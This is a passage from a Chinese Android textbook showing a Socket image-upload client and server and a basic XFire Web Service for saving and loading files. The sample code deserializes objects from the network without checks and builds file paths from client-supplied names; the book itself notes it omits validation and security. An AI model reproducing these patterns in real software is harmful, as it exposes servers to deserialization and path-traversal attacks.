<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <Button                                                 //按钮组件
        android:id="@+id/send"                              //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                //组件高度为文字高度
        android:text="连接 SocketServer" />                 //显示文字
    <TextView                                               //文本显示组件
        android:id="@+id/info"                              //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                //组件高度为文字高度
        android:text="等待服务器端发送回的显示信息..." />   //默认显示文字
</LinearLayout>
```

本布局管理器中定义了一个按钮组件和一个文本显示组件，其中按钮组件的主要功能是绑定单击事件，将图片信息传送到服务器端，而后通过文本显示组件来显示成功或失败的信息。

【例 12-16】 定义 Activity 程序连接服务器端（分段显示）

```
package org.lxh.demo;
import java.io.BufferedReader;
import java.io.ByteArrayOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.ObjectOutputStream;
```



```
import java.net.Socket;
import org.lxh.util.UploadFile;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
import android.os.Handler;
import android.os.Message;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyClientDemo extends Activity {
 private Button send = null;                                    //定义按钮组件
 private TextView info = null;                                  //文本显示组件
 private static final int FINISH = 0 ;                          //操作标记
 private Handler myHandler = new Handler(){                     //定义 Handler
     @Override
     public void handleMessage(Message msg) {                   //处理消息
         switch(msg.what) {
         case FINISH:
             String result = msg.obj.toString() ;               //取出数据
             if ("true".equals(result)) {                       //操作成功
                 MyClientDemo.this.info.setText("操作成功！"); //设置文本
             } else {
                 MyClientDemo.this.info.setText("操作失败！"); //设置文本
             }
             break ;
         }
     }
 } ;
```

程序首先通过 findViewById()方法取得了布局管理器中定义的组件对象，而后为按钮组件绑定了一个单击事件，由于本程序将在线程类中完成内容的上传，所以当上传完成之后可以使用 Message、Handler 在文本组件中设置显示结果。


```
private class SendOnClickListenerImpl implements OnClickListener {
    @Override
    public void onClick(View view) {
        try {
            final Socket client = new Socket("192.168.1.121", 8888); //指定服务器
            BufferedReader buf = new BufferedReader(new InputStreamReader(
                    client.getInputStream()));                      //缓冲区读取
            new Thread(new Runnable() {                             //创建线程对象
                @Override
                public void run() {
                    try {
                        ObjectOutputStream oos = new ObjectOutputStream(
                                client.getOutputStream());          //对象输出流
                        UploadFile myFile = SendOnClickListener.this
                                .getUploadFile();                   //取得封装的数据
                        oos.writeObject(myFile);                    //输出对象
```

```
                        String str = buf.readLine() ;              //读取返回的数据
                        oos.close();                               //关闭输出流
                        Message msg = MyClientDemo.this.myHandler
                                .obtainMessage(FINISH, str);       //创建 Message
                        MyClientDemo.this.myHandler.sendMessage(msg) ;//发送消息
                        buf.close();                               //关闭输入流
                        client.close();                            //关闭客户端连接
                    } catch (Exception e) {
                    }
                }
            }).start();                                            //启动子线程
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```

本事件处理类的主要功能是将通过 UploadFile 类封装的数据使用 ObjectOutputStream 发送到服务器上，考虑到传送的时间较长，所以专门定义了一个传输的线程类，当数据发送到服务器后，服务器端会返回 true 或 false 的标记以告知客户端数据是否发送成功。

```
        private UploadFile getUploadFile() throws Exception {
            UploadFile myFile = new UploadFile();                  //上传封装
            myFile.setTitle("DISNEY 公园");                         //设置标题
            myFile.setMimeType("image/jpeg");                      //文件类型
            File file = new File(Environment.getExternalStorageDirectory()
                    .toString() + File.separator + "disney.jpg");  //图片路径
            InputStream input = null;                              //输入流读取
            try {
                input = new FileInputStream(file);                 //文件输入流
                ByteArrayOutputStream bos = new ByteArrayOutputStream();//字节流
                byte data[] = new byte[1024];                      //开辟读取空间
                int len = 0;
                while ((len = input.read(data)) != -1) {           //循环读取
                    bos.write(data, 0, len);                       //保存数据
                }
                myFile.setContentData(bos.toByteArray()) ;         //保存所有数据
                myFile.setContentLength(file.length()) ;           //取得文件大小
                myFile.setExt("jpg") ;                             //文件后缀
            } catch (Exception e) {
                throw e;
            } finally {
                input.close();                                     //关闭输入流
            }
            return myFile;
        }
    }
}
```

getUploadFile()是一个封装数据的操作方法，在本程序中，直接将存储卡上的一张图片（disney.jpg）包装到 UploadFile 类的 contentData 属性中，而后分别设置上传的图片类型和文件后缀等信息。



【例 12-17】 配置访问权限

```
<uses-permission android:name="android.permission.INTERNET" />
```

客户端开发完成之后，下面进行服务器端的开发，在本程序中，服务器端将采用多线程操作机制完成。

【例 12-18】 定义多线程操作类（分段列出）

```
package org.lxh.server;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.OutputStream;
import java.io.PrintStream;
import java.net.Socket;
import java.util.UUID;
import org.lxh.util.UploadFile;
public class ServerThreadUtil implements Runnable {            //定义线程类
    private static final String DIRPATH = "D:" + File.separator + "mldnfile"
            + File.separator;                                  //保存文件夹
    private Socket client = null;                              //接收客户端
    private UploadFile upload = null;                          //传递对象
    public ServerThreadUtil(Socket client) {                   //通过构造方法设置 Socket
        this.client = client;                                  //客户端 Socket
        System.out.println("新的客户端连接...");                 //提示信息
    }
```

每一个线程类都用于不同的 Socket 客户端连接，所以每一个连接到服务器端上的 Socket 客户端都使用一个线程对象进行封装。

```
public void run() {                                            //覆写 run()方法
    try {
        PrintStream out = new PrintStream(
                client.getOutputStream());                     //取得客户端的输出流
        ObjectInputStream ois = new ObjectInputStream(client
                .getInputStream());                            //取得客户端的输入流
        this.upload = (UploadFile) ois.readObject();           //读取对象
        System.out.println("文件标题：" + this.upload.getTitle());
        System.out.println("文件类型：" + this.upload.getMimeType());
        System.out.println("文件大小：" + this.upload.getContentLength());
        out.print(saveFile());                                 //返回标记
    } catch (Exception e) {
        e.printStackTrace();
    } finally {
        try {
            this.client.close();                               //关闭客户端连接
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

当一个线程对象启动时都会使用 ObjectInputStream 类反序列化发送来的对象信息，而后直接利用 System.out.println()将对象包装的一些基本信息进行输出，并调用 saveFile()方法保存 UploadFile 类所携带的文件数据。

```
	private boolean saveFile() throws Exception {				//保存文件
		File file = new File(DIRPATH + UUID.randomUUID() + "."
				+ this.upload.getExt());					//文件路径
		if (!file.getParentFile().exists()) {				//父文件夹不存在
			file.getParentFile().mkdirs();					//创建文件夹
		}
		OutputStream output = null;						//定义输出流
		try {
			output = new FileOutputStream(file);			//输出流
			output.write(this.upload.getContentData());		//保存数据
			return true;								//操作成功
		} catch (Exception e) {
			throw e;									//异常向上抛出
		} finally {
			output.close();								//关闭输出流
		}
	}
}
```

saveFile()方法的功能就是进行文件的保存，而且保存的每一张图片名称都采用 UUID 的方法动态生成。

【例 12-19】 在服务器端，调用线程类启动服务

```
package org.lxh.server;
import java.net.ServerSocket;
public class MyServer {
	public static void main(String[] args) throws Exception {
		ServerSocket server = new ServerSocket(8888);			//服务器端端口
		boolean flag = true;							//定义标记，可以一直死循环
		while (flag) {								//通过标记判断循环
			new Thread(new ServerThreadUtil(server.accept())).start(); //启动线程
		}
		server.close();								//关闭服务器
	}
}
```

程序运行后的显示界面如图 12-10 所示，上传完成后的界面如图 12-11 所示。



图 12-10 启动界面





图 12-11 上传成功



12.3　与 Web Service 进行通信



提示

关于本节内容。

要想学习本节内容，则首先必须清楚 Web Service 的概念，并且通过代码实现过 Web Service 程序的开发与调用，否则无法展开学习，而关于这方面的内容，读者可以参考 www.mldnjava.cn 上的课程进行学习。另外，需要提醒读者的是，要进行 Android 应用程序开发，本节的内容并不是必需的，而且本节考虑到篇幅的问题，只是讲解了一个最基本的案例操作，不涉及安全、业务方面的内容，如果觉得有困难，可以暂时忽略本节内容，继续向下学习。

前面已经讲解了如何通过 Android 与 Web 服务器以及 Socket 程序通信的操作，但是之前的两种程序本身会存在平台的制约，如果用户要想搭建一个异步的业务中心操作，那么在实际的开发中都会使用 Web Service 技术，将业务操作定义成一个远程接口，通过调用该接口完成指定的功能。

提示

关于 Web Service。

学习过 Java EE 开发（如果没有学习，建议先学习《名师讲坛——Java Web 开发实战经典》“基础篇”以及 www.mldnjava.cn 上提供的课程进行研究）的读者应该清楚，在项目开发中，使用 Java Web 开发的程序只能适合于 Java 编写的客户端显示（如 JSP 就是客户端显示程序），而如果一个应用程序要求跨平台，则就只能利用 Web Service 作为后台的业务中心，采用 SOAP 协议，通过 XML 表示传输的数据，而前台则可以任意更改，如可以更改为.NET 或 PHP，所以 Web Service 技术是一个专注于业务开发的技术。

Web Service 程序也是一种 C/S（客户端/服务器端）程序，要想搭建 Web Services 服务器端，可以使用 AXIS、XFire、CXF 和 JAX-WS 等多种技术完成，考虑到使用的广泛性和普遍性，本书直接使用 XFire 进行服务器端的搭建。

12.3.1　使用 XFire 搭建服务器端程序

要想使用 XFire 进行 Web Service 服务器端程序的开发，可以直接使用 MyEclipse 进行，在此平台中已经默认为用户提供了 Web Service 的开发支持。

提示

本书使用 MyEclipse 8.5 版本。

本书进行 Web Service 开发时所采用的 MyEclipse 开发版本为 8.5，如果读者对此平台不熟悉，可以参考《名师讲坛——Java Web 开发实战经典》“基础篇”的附录内容。

建立 Web Service 项目的步骤如下。

（1）启动 MyEclipse，首先建立一个名为 FileProject 的 WebServices 项目，用户可以直接选择新建项目（如图 12-12 所示），而后输入项目名称并选择开发 Web Service 的技术，如图 12-13 所示。




图 12-12　新建 Web Service 项目

图 12-13　输入项目名称并选择开发技术

（2）单击“下一步（Next）”按钮，进入如图 12-14 所示的界面，提示用户输入项目的映射路径，此处为/services/*。

（3）而后会询问用户要添加的组件包，由于本程序只是完成基本功能，所以只需要添加一个核心开发包即可，如图 12-15 所示。

Web Service 项目建立完成之后，下面就可以进行程序的开发。在 Web Service 技术中，最为重要的就是接口，即使用接口将服务器端的远程方法暴露给客户端。




图 12-14　配置映射路径




图 12-15　添加 XFire 的开发包

【例 12-20】 定义 Web Services 的操作接口——IFileServices.java

```
package org.lxh.filestore.services;
public interface IFileServices {
	/**
```



```
         * 用于文件的保存
         * @param fileName 指定文件的名称
         * @param content 指定文件的内容
         * @throws Exception 异常交给被调用处处理
         */
        public void save(String fileName, String content) throws Exception ;
        /**
         * 读取文件
         * @param fileName 指定的文件名称
         * @return 文件的内容
         * @throws Exception 异常交给被调用处处理
         */
        public String load(String fileName) throws Exception ;
}
```

本接口由 save()和 load()方法组成，主要功能是完成文件保存和读取的操作，但是需要注意的是，本程序只是完成了一些基本的 Web Service 操作的调用实现，没有做任何验证操作以及复杂的业务设计。

【例 12-21】 定义接口的实现类——FileServicesImpl.java

```
package org.lxh.filestore.services.impl;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.PrintStream;
import java.util.Scanner;
import org.lxh.filestore.services.IFileServices;
public class FileServicesImpl implements IFileServices {
        public void save(String fileName, String content) throws Exception {
                File file = new File("D:" + File.separator + "userprofile"
                                + File.separator + fileName);                  //指定文件路径
                if (!file.getParentFile().exists()) {                          //父级文件夹不存在
                        file.getParentFile().mkdirs();                         //创建文件夹
                }
                PrintStream out = new PrintStream(
                                new FileOutputStream(file));                   //打印流
                out.print(content);                                            //输出内容
                out.close();                                                   //关闭打印流
        }
        public String load(String fileName) throws Exception {
                File file = new File("D:" + File.separator + "userprofile"
                                + File.separator + fileName);                  //指定文件路径
                if (!file.exists()) {                                          //父级文件夹不存在
                        return null;                                           //文件不存在，返回 null
                }
                StringBuffer buf = new StringBuffer();                         //接收全部数据
                Scanner scan = new Scanner(
                                new FileInputStream(file)) ;                   //使用 Scanner 接收
                scan.useDelimiter("\\n") ;                                     //设置分隔符
```

```
            while (scan.hasNext()) {                                    //循环读取数据
                buf.append(scan.next());                                //向 StringBuffer 中追加
            }
            scan.close();                                               //关闭输入流
            return buf.toString();                                      //返回字符串数据
        }
}
```

本程序的代码较简单，所有文件的保存路径直接由服务器端指定，而服务器端将使用 PrintStream()和 Scanner()方法进行文件的写入和读取。

当接口和实现类完成之后，下面就需要在 Web Service 配置文件（services.xml）中进行配置，注册该接口和实现类，用户可以直接修改项目中的 WebServices\services.xml 文件。

【例 12-22】 修改 services.xml 文件配置接口和实现类

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://xfire.codehaus.org/config/1.0">
    <service>
        <name>mldn</name>
        <serviceClass>org.lxh.filestore.services.IFileServices</serviceClass>
        <implementationClass>
            org.lxh.filestore.services.impl.FileServicesImpl
        </implementationClass>
        <style>wrapped</style>
        <use>literal</use>
        <scope>application</scope>
    </service>
</beans>
```

关于此配置部分，读者可以不用去关注，只需要按照给出的内容编写即可，而后将此项目发布到 Tomcat 上，并且输入访问路径 http://www.mldnjava.cn/FileProject/services/mldn?wsdl，程序的显示效果如图 12-16 所示。




图 12-16 发布的 Web Services

注意

配置公网 IP。

本程序虽然使用 Tomcat 发布，但是访问时使用的是公网 IP，这一点读者在开发时不要弄错，否则 Android 程序将无法访问。

至此，一个 Web Service 程序的服务器端即开发完成，下面即可进行 Android 客户端程序的开发。

12.3.2　开发 Android 客户端访问 Web Service

Android 程序要调用 Web Service 程序，并不像调用 JSP 或 Socket 程序那样直接使用系统提供的类完成，因为 Android 中并没有提供直接与 Web Service 互调用的操作类库，所以必须依靠第三方提供的类库才可以完成，比较常用的就是 ksoap 类库，读者可以直接在网站 http://code.google.com/p/ksoap2-android/上下载，如图 12-17 所示。

